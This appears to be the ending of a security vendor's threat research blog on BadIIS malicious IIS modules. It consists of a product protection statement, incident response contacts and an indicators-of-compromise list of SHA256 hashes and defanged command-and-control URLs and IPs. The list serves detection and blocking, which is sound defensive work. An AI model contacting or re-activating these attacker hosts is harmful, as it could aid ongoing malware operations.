- Cortex XDR prevents the threats described in this blog by employing the Malware Prevention Engine. This approach combines several layers of protection, including Advanced WildFire, Behavioral Threat Protection and the Local Analysis module, to prevent both known and unknown malware from causing harm to endpoints.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 000 800 050 45107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

BadIIS implants SHA256 hashes:

- 01a616e25f1ac661a7a9c244fd31736188ceb5fce8c1a5738e807fdbef70fd60
- bc3bba91572379e81919b9e4d2cbe3b0aa658a97af116e2385b99b610c22c08c
- 5aa684e90dd0b85f41383efe89dddb2d43ecbdaf9c1d52c40a2fdf037fb40138
- c5455c43f6a295392cf7db66c68f8c725029f88e089ed01e3de858a114f0764f
- 82096c2716a4de687b3a09b638e39cc7c12959bf380610d5f8f9ac9cddab64d7
- ed68c5a8c937cd55406c152ae4a2780bf39647f8724029f04e1dce136eb358ea
- 6d79b32927bac8020d25aa326ddf44e7d78600714beacd473238cc0d9b5d1ccf
- b95a1619d1ca37d652599b0b0a6188174c71147e9dc7fb4253959bd64c4c1e9f
- 8078fa156f5ab8be073ad3f616a2302f719713aac0f62599916c5084dd326060
- a73c7f833a83025936c52a8f217c9793072d91346bb321552f3214efdeef59eb
- 6d044b27cd3418bf949b3db131286c8f877a56d08c3bbb0924baf862a6d13b27
- 78ef67ec600045b7deb8b8ac747845119262bea1d51b2332469b1f769fb0b67d
- 78ef67ec600045b7deb8b8ac747845119262bea1d51b2332469b1f769fb0b67d
- 88de33754e96cfa883d737aea7231666c4e6d058e591ef3b566f5c13a88c0b56
- a393b62df62f10c5c16dd98248ee14ca92982e7ac54cb3e1c83124c3623c8c43
- 40a0d0ee76b72202b63301a64c948acb3a4da8bac4671c7b7014a6f1e7841bd2
- 40a0d0ee76b72202b63301a64c948acb3a4da8bac4671c7b7014a6f1e7841bd2

- 1c870ee30042b1f6387cda8527c2a9cf6791195e63c5126d786f807239bd0ddc
- 271c1ddfdfb6ba82c133d1e0aac3981b2c399f16578fcf706f5e332703864656
- 22a9e1675bd8b8d64516bd4be1f07754c8f4ad6c59a965d0e009cbeaca6147a7
- e2e00fd57d177e4c90c1e6a973cae488782f73378224f54cf1284d69a88b6805
- 23aa7c29d1370d31f2631abd7df4c260b85227a433ab3c7d77e8f2d87589948f
- ab0b548931e3e07d466ae8598ca9cd8b10409ab23d471a7124e2e67706a314e8
- 22a4f8aead6aef38b0dc26461813499c19c6d9165d375f85fb872cd7d9eba5f9
- de570369194da3808ab3c3de8fb7ba2aac1cc67680ebdc75348b309e9a290d37
- d8a7320e2056daf3ef4d479ff1bb5ce4facda67dfc705e8729aeca78d6f9ca84
- d6a0763f6ef19def8a248c875fd4a5ea914737e3914641ef343fe1e51b04f858
- c6622e2900b8112e8157f923e9fcbd48889717adfe1104e07eb253f2e90d2c6a
- 6cff06789bf27407aa420e73123d4892a8f15cae9885ff88749fd21aa6d0e8ad

ASPX file handler SHA256 hash:

- b056197f093cd036fa509609d80ece307864806f52ab962901939b45718c18a8

Managed IIS Module SHA256 hash:

- 2af61e5acc4ca390d3bd43bc649ab30951ed7b4e36d58a05f5003d92fde5e9a7

PHP file handler SHA256 hash:

- 36bf18c3edd773072d412f4681fb25b1512d0d8a00aac36514cd6c48d80be71b

C2 URLs:

- hxxp://103.6.235[.]26/xvn.html
- hxxp://x404.008php[.]com/zz/u.php
- hxxp://103.6.235[.]78/vn.html
- hxxp://x404.008php[.]com/index.php
- hxxp://103.6.235[.]78/index.php
- hxxp://103.6.235[.]78/zz/u.php
- hxxp://cs.pyhycy[.]com/index.php
- hxxp://cs.pyhycy[.]com/zz/u.php
- hxxps://sl.008php[.]com/kt.html
- hxxp://160.30.173[.]87/zz/u.php
- hxxp://404.pyhycy[.]com/index.php
- hxxp://404.pyhycy[.]com/zz/u.php
- hxxp://404.hao563[.]com/index.php
- hxxp://404.300bt[.]com/zz/u.php
- hxxp://404.yyphw[.]com/index.php
- hxxp://103.6.235[.]26/kt.html
- hxxp://404.yyphw[.]com/zz/u.php
- hxxp://404.hzyzn[.]com/index.php
- hxxp://404.hzyzn[.]com/zz/u.php
- hxxp://404.300bt[.]com/index.php
- hxxp://103.248.20[.]197/index.php
- hxxp://103.248.20[.]197/zz/u.php
- hxxps://fb88s[.]icu/uu/tt.js
- hxxp://404.hao563[.]com/zz/u.php
- hxxp://www.massnetworks[.]org
- hxxp://vn404.008php[.]com/index.php
- hxxp://vn404.008php[.]com/zz/u.php
- hxxp://404.008php[.]com/zz/u.php